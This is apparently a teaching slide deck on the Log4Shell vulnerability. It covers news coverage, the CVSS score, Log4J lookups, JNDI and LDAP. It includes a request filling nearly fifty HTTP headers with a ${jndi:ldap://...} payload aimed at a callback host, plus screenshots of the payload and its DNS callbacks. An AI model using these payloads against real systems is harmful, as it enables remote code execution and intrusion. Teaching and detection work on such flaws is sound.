

Log4Shell



An overview of the Log4J vulnerability

09.30.2025

Autumn Luzovich (they/them/theirs)

A really unfortunate and overlooked bug/feature.

Some funny memes to ease the pain of software developers



1 How serious was this?

Some news articles

The Washington Post
Democracy Dies in Darkness

WIRED SECURITY POLITICS GEAR THE BIG STORY BUSINESS SCIENCE CULTURE IDEAS MERCH

Some news articles (ii)



The Verge / Tech / Reviews / Science / Entertainment / AI / More +

TECH

'Extremely bad' vulnerability found in widely used logging system



Illustration by Alex Castro / The Verge

/ The Log4Shell exploit gives attackers a simple way to execute code on any vulnerable machine

by Corin Faife
Dec 10, 2021, 1:52 PM MST

Comments



The Verge / Tech / Reviews / Science / Entertainment / AI / More +

TECH

Researchers trigger new exploit by renaming an iPhone and a Tesla



Illustration by Alex Castro / The Verge

/ Setting the name to a specific string of characters revealed remote server details

by Corin Faife
Dec 18, 2021, 1:29 PM MST

Comments

Some news articles (iii)

ars TECHNICA

AI BIZ & IT CARS CULTURE GAMING HEALTH POLICY SCIENCE SECURITY SPACE TECH FORUM | SUBSCRIBE

OUT OF ORDER

As Log4Shell wreaks havoc, payroll service reports ransomware attack

Kronos outage will last several weeks. Firm advises customers to use other services.

DAN GOODIN - DEC 13, 2021 11:36 AM | 179



CNBC

Search quotes, news & videos WATCH

MARKETS BUSINESS INVESTING TECH POLITICS VIDEO INVESTING CLUB PRO LIVESTREAM



NEWS VIDEOS

SHARE [f](#) [X](#) [in](#) [e-mail](#)


CISA director says the LOG4J security flaw is the “most serious” she’s seen in her career

CVE-2021-44228

Common Vulnerability Scoring System Calculator CVE-2021-44228

Source: NIST

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Base Score Metrics

Exploitability Metrics				Scope (S)*		
Attack Vector (AV)*				<input type="checkbox"/> Unchanged (S:U)	<input checked="" type="checkbox"/> Changed (S:C)	
<input type="checkbox"/> Network (AV:N)	<input type="checkbox"/> Adjacent Network (AV:A)	<input type="checkbox"/> Local (AV:L)	<input type="checkbox"/> Physical (AV:P)			
Attack Complexity (AC)*				<input type="checkbox"/> Low (AC:L)	<input checked="" type="checkbox"/> High (AC:H)	
Privileges Required (PR)*				<input type="checkbox"/> None (PR:N)	<input type="checkbox"/> Low (PR:L)	<input checked="" type="checkbox"/> High (PR:H)
User Interaction (UI)*				<input type="checkbox"/> None (UI:N)	<input checked="" type="checkbox"/> Required (UI:R)	
Impact Metrics						
Confidentiality Impact (C)*						
<input type="checkbox"/> None (C:N) <input type="checkbox"/> Low (C:L) <input checked="" type="checkbox"/> High (C:H)						
Integrity Impact (I)*						
<input type="checkbox"/> None (I:N) <input type="checkbox"/> Low (I:L) <input checked="" type="checkbox"/> High (I:H)						
Availability Impact (A)*						
<input type="checkbox"/> None (A:N) <input type="checkbox"/> Low (A:L) <input checked="" type="checkbox"/> High (A:H)						

* - All base metrics are required to generate a base score.

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-44228&vector=AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1&source=NIST>


2 Setting the Scene

Logging software with overlooked functionality

- Logging can be a very complex process, so libraries are made to help developers understand what is happening in their code.
- Some of these libraries include syntactic “lookups” that tell logging methods to substitute it with some runtime variable, like OS information or date.
- In theory, this should be a useful and viable feature – which it mostly is.
- However, this can become quickly dangerous when mixing with user-inputted data.


```
 ${prefix:key}
```

Log4J



<https://logging.apache.org/log4j/2.x/manual/architecture.html>

Lookups in Log4J



Java Lookup

Context	<i>global</i>
Syntax	<code>java:<key></code> where <code><key></code> is one of the Java Lookup supported keys .

The Java Lookup allows retrieving information about the Java environment the application is using. The following keys are supported

Table 5. Java Lookup supported keys


Key	Description	Example
version	Short Java version	Java version 21.0.3
runtime	Java runtime version	OpenJDK Runtime Environment (build 21.0.3+9-LTS) from Eclipse Adoptium
vm	Java VM version	OpenJDK 64-Bit Server VM (build 21.0.3+9-LTS, mixed mode, sharing)
os	OS version	Linux 6.1.0-18-amd64, architecture: amd64-64
locale	System locale and file encoding	default locale: en_US, platform encoding: UTF-8
hw	Hardware information	processors: 32, architecture: amd64-64, instruction sets: amd64

<https://logging.apache.org/log4j/2.x/manual/lookups.html>

3 How it Actually Happened

JNDI


- Java has an API called the “Java Naming and Directory Interface,” which allows the system to lookup resources and other data by name.
- This allows for requests for resources not only local to the machine, but also remotely.
 - Note: This is foreshadowing.*



<https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>

LDAP

- One way that resources can be queried using JNDI is through the Lightweight Directory Access Protocol.
- LDAP is typically used for credential, network, and organizational information sharing.
- Some common uses include username and password lists, telephone subscription lists, and email directory lists.
- However, in terms of its implementation with JNDI, it is possible for `.class` data to be returned and run to retrieve values.
 - ▶ *Note: This is more foreshadowing...*



<https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>

Why does this matter

Jndi Lookup

The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key contains a ":" no prefix will be added.

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] ${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```

<https://web.archive.org/web/20211204140442/https://logging.apache.org/log4j/2.x/manual/lookups.html>

I present to you...

Remote Code Execution via LDAP using JNDI and string lookups in Log4J



<https://www.wiz.io/blog/10-days-later-enterprises-halfway-through-patching-log4shell>

Request

Pretty Raw Hex ⌂ ⌂ Select extension... ⌂

```

1 GET /%24%7B%ndi%3A%2F%2evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud HTTP/1.1
2 Host: evil.intruder.io
3 User-Agent: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
4 Connection: close
5 Accept-Charset: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
6 Accept-Datetime: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
7 Accept-Encoding: gzip, deflate
8 Accept-Language: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
9 Authentication: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
10 Cache-Control: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
11 Cookie: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
12 DNT: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
13 Forwarded: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
14 Forwarded-For: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
15 Forwarded-For-Prefix: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
16 Forwarded-Proto: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
17 From: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
18 Max-Forwards: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
19 Origin: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
20 Pragma: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
21 Referer: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
22 TE: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
23 True-Client-IP: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
24 Upgrade: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
25 Via: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
26 Warning: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
27 X-ATT-Deviceid: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
28 X-Api-Version: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
29 X-Att-Deviceid: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
30 X-CSRFToken: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
31 X-Correlation-ID: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
32 X-CSrf-Token: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
33 X-Do-Not-Track: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
34 X-Foo: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
35 X-Foo-Bar: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
36 X-Forward-For: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
37 X-Forward-Proto: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
38 X-Forwarded: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
39 X-Forwarded-By: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
40 X-Forwarded-For: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
41 X-Forwarded-For-Original: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
42 X-Forwarded-Host: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
43 X-Forwarded-Port: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
44 X-Forwarded-Proto: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
45 X-Forwarded-Protocol: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
46 X-Forwarded-Scheme: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}
47 X-Forwarded-Server: ${{:::jndi:ldap://evil.intruder.io.yacp9tq5dkftlr9ylxfg5n9w02qqf.burpcollaborator.net/ntrud}

```

⑦ ⌂ Search... 0 matches

<https://www.intruder.io/blog/log4shell-cve-2021-44228-what-it-is-and-how-to-detect-it>

Tesla



LinkedIn

DNSLog.cn

[Get SubDomain](#) [Refresh Record](#)

dnslog.cn

DNS Query Record	IP Address	Created Time
dnslog.cn	108.174.3.31	2021-12-11 14:21:18
dnslog.cn	108.174.3.32	2021-12-11 14:21:18

Copyright © 2019 DNSLog.cn All Rights Reserved.



Amazon

The screenshot shows a search result page for the query \${jndi:ldap://v3njn9.ceye.io/exp}. The search bar contains the query. Below it, a message states: "没有\${jndi:ldap://v3njn9.ceye.io/exp}的搜索结果。请尝试检查您的拼写或使用更多常规术语" (No results for \${jndi:ldap://v3njn9.ceye.io/exp}. Please try checking your spelling or using more common terms). A "需要帮助?" (Need help?) section is present, along with links to help sections and contact information. At the bottom, there's a "查看商品和相关推荐" (View products and related recommendations) section and footer links for "关于我们" (About us), "合作信息" (Partnership information), "帮助中心和购物指南" (Help center and shopping guide), "人才招聘" (Recruitment), and "我要开店" (Open a store).

The screenshot shows a DNS log from the Ceye platform. The left sidebar has navigation links: Introduce, Payloads, API, DNS Rebinding, Records, HTTP Request, and DNS Query (which is selected). The main area is titled "/ Records / DNS Query". It displays a message: "The record is only saved for 6 hours and only the last 100 items are displayed." Below this is a search bar and download buttons for "Reload" and "Clear". The table lists DNS queries with columns for ID, Name, and Remote Addr. The log shows three entries for the IP 54.222.61.25, each with a timestamp of 2021-09-09 14:45:31.

ID	Name	Remote Addr
291408	190	54.222.61.25
291408	188	54.222.61.28
291408	187	54.222.61.28
291408		54.222.61.28

Steam

The image displays two windows illustrating a DNS query log and a web search result for the Steam platform.

DNS Log Screenshot:

A screenshot of a DNS log interface titled "Query Record". It shows a list of domain queries and their corresponding IP addresses. The data is presented in a table with columns for "Query Record" and "IP Address".


Query Record	IP Address
ste... .cn	67.215.85.68
st... .cn	208.67.216.61
... .cn	67.215.86.69
... .n	67.215.85.68
... .n	208.67.216.61
... .n	208.67.216.86
... .n	208.67.216.81
... .n	67.215.86.69
... .n	67.215.85.68
steamn	208.67.216.71

Browser Search Screenshot:


A screenshot of a web browser window titled "Steam 搜索". The address bar contains the URL "store.steampow". The page content includes the Steam logo, navigation links (商店, 社区, 关于, 新闻), and a prominent blue banner with Chinese text: "全新搜索功能! Steam 实验室为您带来更多惊喜". Below the banner, there is a search input field with the placeholder text "输入 steam 实验室想要查询的内容" and a "搜索" button.

Copyright © 2019 DNSlog.cn All Rights Reserved

Cloudflare




The screenshot shows a browser window with the URL `developers.cloudflare.com`. The page title is "Cloudflare Developers". The main content area displays a "Not found" message with the subtext "Unfortunately, the page you requested cannot be found." Below this is a "Go home" button.



